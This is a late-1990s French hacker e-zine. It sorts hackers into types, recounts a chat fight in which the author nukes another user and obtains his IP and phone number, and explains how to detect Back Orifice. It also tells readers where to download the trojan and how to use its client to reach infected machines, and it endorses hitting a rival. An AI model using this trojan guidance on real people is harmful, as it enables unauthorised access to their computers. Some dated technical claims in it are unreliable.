HACKER 2020

----- 1°/ Introduction -----

Le hacking est un phénomène qui touche de plus en plus de gens partout dans le monde! De plus en plus de gens sont intéressés par cet mentalité qu'est celle du hacking... Nombre de personnes rêveraient de devenir hacker. Et nombre de personnes se font une muvaise image du hacker en général. Car en effet il faut différencier les types de pirates: Il y a:

· Les crashers: les crashers sont de dangeraux pirates qui détruisent tout pour le plaisir... cette mentalité est peut-être l'une des moins répandues, car il faut savoir que les crashers sont très souvent haïs par le milieu du piratage. A éviter donc.

· Les crackers: ils sont là pour cracker les programmes (ex: enlever le passworrd d'un file en le désassemblant pour le diffuser ensuite sur internet). Les crackers ne sont pas fondamentalement dangereux. les très bons crackers sont de véritables génies (il faut le dire) de la programmation. sans eux le réseau internet ne serait pas ce qu'il est maintenant.

· Les lamers: en général ce sont les débutants dans le milieu du piratage... Ce sont souvent les "bizus" des élites! Si vous débutez dans le milieu du H/P/C/V (hacking, cracking, phreaking etc...)essayez d'acquérir un certain niveau de connaissance seul... en général les élites du dessus n'hésiteront pas à vous filer un ou deux trojans entre quelques programmes. sauf si c'est quelqu'un que vous connaissez bien ou qui est votre ami.

· Les phreakers: le phraker est un pirate du réseau téléphonique en général... Mais il peut aussi pirater sa borne EDF, graver des cd crackés etc... En général les phreakers se mêlent rarement au milieu du hacking. Tout ce qui concerne le piratage de la ligne téléphonique du voisin pour se faire des minutes gratos ça les concerne!

· Les hackers: ce sont les pirates du net... Les meilleurs du hacking sont quasiment inconnus. Jusqu'au jour ou ils pratent le Pentagone et qu'ils se font choper! La moyenne d'âge des hackers tourne entre 15 et 25 ans. Ils piratent n'importe quoi. Par simple défi. Par pur plaisir. Les hackers s'attaquent rarement aux autres internautes! Mais méfiez vous! Les hackers sont un peu crashers dans leur côté obscur.

Donc c'est surtout des hackers dont nous parlerons. Il faut savoir que les médias donnent une mauvaise image du hacking, en faisant des articles diffamateurs ou en médiatisant le mauvais côté du hacking. Les médias profitent de l'ignorance que les gens ont sur le piratage pour détruire la VERITABLE image du hacker! Sans les

hackers allez savoir si votre réseau internet existerait! Internet était au départ un réseau militaire. Mais les universitaires et les scientifiques en ont fait le réseau internet. Et pas les médias (qui font jamais bien leur boulot d'ailleurs :-))! Des universitaires! Donc tout ça pour vous dire que ce que les médias pourront vous raconter sur le piratage informatique ne sera pas toujours juste. Mais si on a tendance a penser que un hacker est un dangereux criminel, celui-ci aura tendance a se criminaliser; c'est psychologique. Mais les hackers sont loins d'êtres tous dangereux... certains hackent même pour prouver que aucun système de sécurité ou sytèmes d'exploitation n'est infaillible. ce qui nous permet de démontrer que Windows est une vrai "passoire" (pardonnez l'expression). Ainsi on pourrait s'imaginer que certains trous de sécurité sont volontaires. D'ailleurs Microsoft a fait en sorte que Money99 (qui n'est pas encore officiellement sorti) ne marche que si Microsoft Intenet Explorer 4 est installé! Les accusations qui se font au sujet de Bill Gates, comme quoi son but serait de détenir tout le marché de l'informatique, peuvent être considérées comme vrai! Pas à 100%. Mais il faut avouer que Microsoft est ce qu'est Coca-Cola par rapport à la grenadine. Les statistiques démontrent que Microsoft détient environ + de 90% du marché informatique, mais... pouvons nous incriminer Bill Gates? car si vous êtes pas content y'a toujours Linux ou Unix! Et vous devez aussi avoir Netscape Navigator sur votre bécane, non? Bref pour clore cette introduction je tiens quand même à vous dire que, bien que les médias arrangent les faits à leur manière, ceux-ci ne sont jamais forcément erronés.

----- 2°/ Un hacker... c'est quoi au juste? -----

Ben... comment vous expliquer ça. Un hacker (je vais faire quand même un petit récapitulatif de ce qui a été vu plus haut), c'est un pirate qui essaie de découvrir les failles de chaque système, c'est quelqu'un qui créé des programmes de piratage etc..., par simple défi. Pas pour le fric (pas toujours: la tune tombe pas des arbres). Bref... Les hackers forment aussi une "communauté" ou l'on se doit d'être solidaire... Les hackers se tapent rarement dessus. Mais le hacking c'est aussi une mantalité. Une volonté. On ne se lance pas dans le hacking pour déconner. Non... En général on va jusqu'au bout. Rares sont ceux qui ont abandonné en cours de route. Il y a tellement de choses à découvrir dans le monde du piratage que cela revient à en découvrir un nouveau monde: l'autre côté de l'utilisation d'un ordinateur. Pas forcément le côté obscur de l'utilisation d'un ordinateur mais surtout les possibilités que ce côté peut nous offrir (si vous voyez ce que je veux dire!). Il faut savoir qu'il y a différents aspects dans le hacking! On peut facilement se les imaginer: études des différents systèmes de sécurité, création de programmes, piratage du pc d'un pauvre internaute etc... en général les très bons hackers sont appelés: Elite et sont quasiment inconnus! Si jamais vous en rencontrez un ou que vous avez judicieusement su en reconnaitre un, eh ben gardez ça pour vous. Rien de pire que de s'attirer des emmerdes, de toute la communauté hacker, qu'en dénoncant " un de l'élite". Mais un hacker c'est aussi une personne comme vous et moi! On ne doit pas s'imaginer que parce que une personne pirate elle se différencie forcément de la société dans laquelle vous vivez. Elle est contribuable, regarde la télé (Eh oui! Ca lui arrive!), dort dans un lit, etc... mais un hacker c'est aussi une personne aimable, courtoise et pas forcément belliqueuse! Loin de toutes les idées reçues ce serait plutôt le contraire: tendance pacifique. Mais bon... Y'a des exceptions hein! Faudrait pas s'faire des illusions! (on va finir par croire que je contredis ce que j'écris!)

----- 3°/ Savoir reconnaitre un hacker et devenir hacker -----

Bon... Il faut savoir que ce sera pour vous un honneur si vous rencontrez dans votre vie une personne de l'élite (c.f. para 2°/). Donc il sont très très difficilement reconnaissable, de plus c'est pas lui qui vous le dira! Comptez pas là-dessus! Il vous faudra vous contenter de reconnaitre les hackers (je dirais pas les moyens), mais ceux qui ont dépassé ce stade de débutant. Ceux qui savent des trucs, ceux qui peuvent vous apprendre des trucs mais pas des débutants (bien qu'il ne sache pas tout). Donc je vais vous expliquer comment reconnaitre un hacker... Mais d'abord un petit point que je voudrais éclaircir... J'avais lu un e-mag qui disait: "pour être un hacker il faut mettre des 3 à la place des E, des 5 à la place des S, des 0 à la place des 0, de mettre des Z à la fin de chaque mot au pluriel etc..." ce qui pouvait donnait des phrases totalement absurdes. Cet E-mag disait aussi qu'un hacker est fier d'avoir une orthographe complètement nulle et il le montre. Inutile de vous dire que ces informations m'ont donné envie de vomir. rien de pire que de prendre les gens pour des cons. Si une personne arrive sur le chat avec

une orthographe pas possible et une écriture de dément, inutile de vous poser trop de questions: CETTE PERSONNE N'EST PAS HACKER ET ELLE LE MONTRE. Rien de moins sérieux qu'une personne faisant exprès d'avoir une orthographe éxecrable et une écriture pas possible. Car un hacker (en général) est quelqu'un de sérieux et essaie d'avoir au maximum la meilleure orthographe et écriture possible! Mais on peut aussi se dire que l'habit ne fait pas le moine. Que les hackers n'ont pas forcément une bonne orthographe. c'est vrai! Il ne faut pas préjuger! mais sachez faire la différence. Mais inutile de vous dire que si un mec arrive sur un chat en gueulant à qui veut l'entendre: "Je suis hacker! Je suis le meilleur des pirates" et autres insanités, cette personne n'a même pas du se poser la question une fois dans sa vie, ce qu'était un hacker... encore un blaireau... Inutile de demander son chemin à cette espèce là! Il y a aussi le mec qui répond n'importe quoi ou qui se ramène avec des nicks trop évidents (ex: hack-man), qui lui doit en savoir un peu plus que l'autre blaireau mais bon... Un peu trop orgueuilleux! Parce que je vais vous raconter une anectdote: j'connais un mec qui s'est ramené sur le chat en beuglant: "Je suis un pirate! Je suis un hacker!". Obligatoirement je lui ait demandé de me le prouver. Je n'attendais aucune réponse bien sérieuse de sa part. D'ailleurs je n'en ait pas eu. ce mec j'ai réussi à trouver son UIN, son IP et tout le bla-bla... alors au début je lui ait parlé piratage (sur icq), histoire de voir s'il en connaissai un bout... J'lui ait envoyé des files pour qu'il puisse se demmerder (parce que je me suis tout de même aperçu qu'il ne savait rien! MAIS RIEN DU TOUT! Mais bon... comme il était intéressé...), et après il m'a dit (je vais reproduire le dialogue):
<M(je garde le nom secret, par respect)> comment on fait pour lire ton file???
<Clad Strife> ben... tu le dézipes et tu lis le txt!
<M> c'est quoi un txt?
<Clad Strife> Tu sais même pas ça? ohlàlà! c'est un document texte!
<M> Ahh! Et pour le dézipper? Coment k'on fait?
<Clad Strife> tu cliques 2 fois rapidement sur le logo!
<M> Ah! *user is away*
<Clad Strife> Ca marche?
<M> *user is away*
<Clad Strife> hohé!!! (là je fais ctrl+G (ça fait du bruit chez l'autre)! On aurait dit que le mec se serait endormi sur son clavier; le *user is away* signifiant qu'il est plus sur le chat)
<M> Ouais et ben ca marche po! (le con savait pas dézipper)
<Clad Strife> Putain! t'es naze comme mec!
<M> ohoh! calme toi! Je te signale que j'ai des trucs qui font male très male!!! (il venait de télécharger un nuker et Nonuker! Alors il essaie de me nuker! Le fire-wall détecte! Je chope son IP! Je bloque l'attaque, puis je sors un autre nuker, je le nuke sur un autre port que le 139, mais son anti-nuker détecte. AÏE!)
<Clad Strife> t'es vraiment nul! Connard! t'as un nuker et tu te crois le boss des hackers! l'élite! tu me fais pitié! pff!
<M> Tais-toi sinon je te fais très mal! J'ai des trucs qui bousillent! (bien sur il a que dalle!)
<Clad Strife> C'est vrai? Oh non! Pitié! Pas ça! hahahahahahahahaha! Ben vas-y essaie! J'ai envie de rire! Tu me fais hurler de rire t'es un bouffon!
<M> Tais-toi sinon j'appele mon copain! c'est lui qui m'a filé les programes!!!*
<Clad Strife> Encore un blaireau...
<M> oh et puis merde j'me casse! t'es trop con! Enfoiré
User has left the chat


Bon eh ben lui il m'a grave fait chier! Sauf que j'appris par la suite que son copain c'était J (secret aussi), un de mes potes qui entre deux nukers lui avait filé un trojan! Alors... ce mec si vous le rencontrez et que vous reconnaissez sa manière de faire, n'hésitez pas à lui "foutre un pain sur la gueule"! J'avais manqué de tact ce jour là mais bon... De plus j'avais son tel. Il a passé un sale quart d'heure! Il a plus recommence. Mais si je vous raconte cette anectdote c'est pas pour rien. C'est pour vous démontrer que des gros cons (pardonnez l'injure mais ça défoule) orgueuilleux y'en a
partout! Revenons à nos moutons... J'ai souvent vu marqué qu'un vrai hacker se devait d'avoir Linux (dans d'autres E-mags Unix), si il voulait devenir un VRAI hacker... Mais pour en revenir à notre premier E-mag (c.f.

début chapitre), celui-ci disait: "vous devez aoir Linux sinon c'est inutile d'essayer d'être hacker. Là j'ai vomi :-). Comment peut-on dire des choses aussi absurdes! On peut très bien être hacker et ne pas être sous Linux ou Unix! Pourquoi pas sous Windows95 ou Windows98! Moi je suis sous Windows95 et j'en suis fier! Bien que Linux n'est absolement pas négligeable pour hacker! Mais de là à dire que c'est l'outil qu'on se DOIT d'avoir, là non!!! Rien de plus faux! je le dis, je le répète! Et je continuerais de le répéter! J'avais aussi remarqué que les hackers (les bons et les débutants), mettaient souvent des petits signes distinctifs, dans certains mots, tel que: Micro$oft ou transformait des mots pour en faire des: zindaube, winfuke, microdobe, etc... Nous sommes loin des critères débiles du E en 3 et du O en 0! Non... Là ça a surout un caractère humouristique qui tient à démontrer que l'on se moque bien de windows et de ses trous de sécurité!
donc pour se démarquer de tous ces débiles qui prenne ça à la légère! Je vais aborder un autre type de personnes qui existent: les lamers (c.f.: chapitre1). Les lamers sont loin d'être des gros cons... Au contraire. ce sont en général des personnes qui débutent dans le milieu! Il n'est pas exclu de les aider! Il sauront vous le rendre tôt ou tard! Les lamers disent qu'ils aimeraient être hacker et demanderont au premier venu de leur enseigner pour peu que celui-ci s'y connaisse un peu. c'est pourquoi, vous recevrez souvent des messages de lamers qui vous demanderont de leur apprendre le hacking. Evitez de les envoyer balader! Il vous on rien fait ;-). Vous aussi vous avez été lamers au tout début de votre période! Vous aussi vous avez demandé à des gens de vous apprendre! Alors??? Bref... Essayez de vous démarquer des blaireaux sans pour autant ne pas vous amuser à glisser un petit Zindaube dans la conversation :-)!!! (Non. en fait je dis ça car j'aimais pas trop qu'on m'envoie promener au début de mon apprentissage!)

----- 4°/ Back Orifice -----

Bon alors là on va aborder un point spécial du piratage! qu'est ce qu'est Back Orifice (BO) et qu'est ce qu'est Netbus? Back Orifice est un programme, qui s'utilise avec un trojan, inventé par cDc (Cult of the Dead Cow). Le but est simple: infecter la machine de la victime pour rentrer avec son IP, sur la bécane de la victime, à l'insu du plein gré de la victime! A première vue celà ressemble à un trojan comme un autre... ce que vous ne savez pas c'est que vous êtes peut-être infecté!!! Alors??? Comment savoir si vous êtes malencontreusement infecté! Si vous l'avez éxécuté à l'état brut, c'est à dire non modifié et éxécuté tel quel, il devrait s'installer (le trojan qui porte le nom de *BOSERVE.exe)* dans le répertoire: C:\WINDOWS\SYSTEM Si il a été éxécuté vous verrez un fichier du nom de: "rien".exe. Le "rien" signifiant bien évidemment qu'il n'y a rien; c'est à dire que vous verrez marqué: .exe (environ 122 ko)! Et si vous regardez dans la base de registre de votre ordi, et que vous constatez qu'une nouvelle clé est apparue dans HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current \Version\RunServices, correspondant au déclenchement de BO lors du démarrage du système, c'est que vous êtes infecté. Mais il ne s'agit là que des toutes premières versions de BO! Cela peut être tout à fait différent pour les nouvelles variantes, qui peuvent être éxécutées par une ligne de Javascript ou un ActiveX dans une page web. Il existe même des utilitaires comme SilkRope qui "cachent" BO derrière un autre programme: jeux, programmes, démo, etc... Mais il existe d'autres utilitaires encore plus vicieux! Tels que Saran Wrap qui peut offrir la possibilité de cacher BO derrière un InstallShield, ce qui rend par la suite sa détection et son élémination très très problématiques! Dans ce cas il vous faudra le plus couramment faire une réinstallation du sytème! (ARGH! Mais c'est vraiment vicieux!). Quels sont les caractéristiques qui vous permettront de savoir que vous êtes infectés: affichage de boîte de dialogues louches (avec des messages qui disent n'importe quoi), supression de files, dézippage de files et compression de files, rebootage du pc, ralentissement au niveau du HD (Hard disk, c'est le disque-dur, mais paniquez pas! Un disque qui rame c'est toujours pareil!), éxécution de programmes, etc... Même des trucs que vous pouvez pas faire vous! Si il y a un de ces symptomes qui apparaissent alors plusieurs solutions s'offrent à vous:
formater le disque (mais ne soyons pas suicidaires!), notroyen et bouffetroyen, anti-virus (le dernier Norton Anti-Virus), réinstallation du système etc... Il y en a d'autres MAIS SURTOUT PAS BOSNIFFER.exe QUI EST EN FAIT BOSERVE DEGUISE! A vous de faire ce qui vous semble le mieux! Il y a aussi l'anti BO en la matière! Qui se présente sous le nom de NOBO.exe! Il est en téléchargement sur http://web.cip.com/br/nobo ! A avoir absolument! Si quelqu'un vous ping (la personne met votre ip dans bogui qui est le programme pour forcer le pc), l'attaque sera immédiate ment bloquée et l'ip vous sera donné! Un message s'affichera sur l'écran de bogui du

criminel!
Voilà comment se présente votre fenêtre NOBO si quelqu'un vous ping!




(ici il y a eut un ping sur le port 31337, et l'IP de la personne est: 208.216.166.72 qui a pingé à 22:28:30 au 05/11/98)


Donc voilà comment se présente votre fenêtre NOBO qui s'ouvrira automatiquement au premier ping. En général 1/3 des personnes qui utilise BO sont elles même infectées! Maintenant il vous gaudra savoir ou télécharger BO120.zip. L'url du site de cDc (où est en téléchargement BO) est: http://www.cultdeadcow.com/tools/bo.html. Mais revenons à nos moyens de détection de BO!
(La suite de ce texte est vaguement inspiré du Pirates MAG' N°2). Bon ce qu'il faut savoir: (et ça c'est moé qui le dit). Il existe une commande netstat que l'on peut faire sous dos. Cette commande permet de surveiller les ports actifs de votre bécane! Vous allez voir le rapport entre ça et BO! Je m'explique: on peut trouver des quantités de programmes censés détecter et détruire Back Orifice. Mais la pluspart du temps, ces logiciels ne peuvent que détecter la version de base avec sa configuration par défaut (port 31337, pas de mot de passe), ou encore que dalle, ou encore vous filer BOSERVE comme BOSNIFFER. ceci est insuffisant et dangereux: on peut se croire faussement protégé. N'espérez pas détecter la présence d'un serveur (=trojan) sur votre pc en utilisant seulement le client, car, là encore, il faut connaitre le numéro de port par lequel le serveur communique avec le client (programme qui permet de pénétrer votr pc). Il faut savoir que BO peut communiquer avec le client sur tous les ports possibles. De ce fait, une recherche exhaustive va prendre environ une dizaine de minutes. Ce laps de temps est largement suffisant pour qu'un pirate fasse ce qu'il veut de la machine cible. des anti-virus, comme Norton, déclarent dans leur dernière version de pouvoir détecter BO avant même son installation... Oui, mais il ne leur est pas possible de détecter toutes les variantes, pour la bonne et simple raison qu'il en apparaît sans cesse. Et) propos de virus, rien n'empêche de compbner la posssibilité d'autoreplication d'un virus avec BO (le truc qui fait mal aux dents!). En fait la façon la plus simple de surveiller l'état des connexions Réseau d'un pc est la commande NETSTAT. Elle permettra de savoir tout ce qui entre ou sort de la machine sur laquelle elle est lancée. Supposons que nous ayons affaire à un BO de base avec ses options par défaut (port 31337). si vous tapez dans ue fenêtre Dos: netstat -an I find "UDP", vous obtiendrez: UDP 0.0.0.0:31337, ceci indique qu'une application est en train découter tout ce qui arrive sur le port 31337, on peut donc avoir un gros soupçon!!! Eventuellement, le propriétaire du pc pourra détecter une activité suspecte (BO communiquant avec le client). Mais attention: le pirate peut aussi très bien remplacer NETSTAT.exe par une version qui ne le trahira point ou même plus vicieux: incorporer le serveur (boserve) à NETSTAT! Ah oui, un dernier détail pour achever de vous faire froid dans le dos: rien n'empêche que plusieurs versions de BO tournent en même temps sur votre machine. Et puisqu'il ne serait pas juste que seules les victimes potentielles aient peur: sachez chers utilisateurs de BO, que toutes les données récupérées par le client sont envoyées vers l'adresse IP 209.25.3.113: vous êtes donc surveillés. de plus l'utilisation de BO est formellement interdite par la loi et saurait être passible de poursuites judiciaires. Vous voilà prévenus.

Bon maintenant parlons de Back Orifice et de son utilisation. Si vous cherchez bien sur le net vous trouverez facilement des: "comment télécharger BO, télécharger BO ici et maintenant, la vraie version de BO en

téléchargement, etc...". Mais méfiez vous des contrefaçons! Qu'est ce qui vous garantit que votre cher BO en téléchargement n'est pas un virus ou boserve (qui est le trojan)? Ben va falloir apprendre à distinguer les vraies versions des fausses! Si vous télécharger BO sur le net il faut savoir que le zip s'appelle: bo120.zip, sinon vous virez! BO est trop dangereux pour qu'on prenne ça à la légère! Le zip de Back Orifice fait 278 ko. Et voilà comment se présente la fenêtre de décompression de BO:



Alors ici on remarque plusieurs sortes de programmes: bogui, boserve, boclient etc... Tout vous sera expliqué dans la notice du nom de "bo.txt". IL NE FAUT SURTOUT PAS EXECUTER BOSERVE (je me répète mais on est jamais trop prudent!). Si vous ne le savez toujours pas: boserve est le trojan, plus couramment sous le nom qu'on donne au terme général de "trojan", c'est le serveur. Bogui et boclient sont les programmes qui communiquent avec le serveur, appelés plus couramment clients. les autres programmes sont moins importants. Si vous connaissez une personne infectée par le serveur alors éxécutez bogui et rentrer son IP, puis faites: ping host. Si la personne répond à l'autre bout un message : "!PONG!"+ le nom de l'utilisateur s'affichera sur votre fenêtre bogui. Mais comment savoir si c'est bien bogui que vous regardez? Simple bogui resssemble à ceci une fois éxécuté:



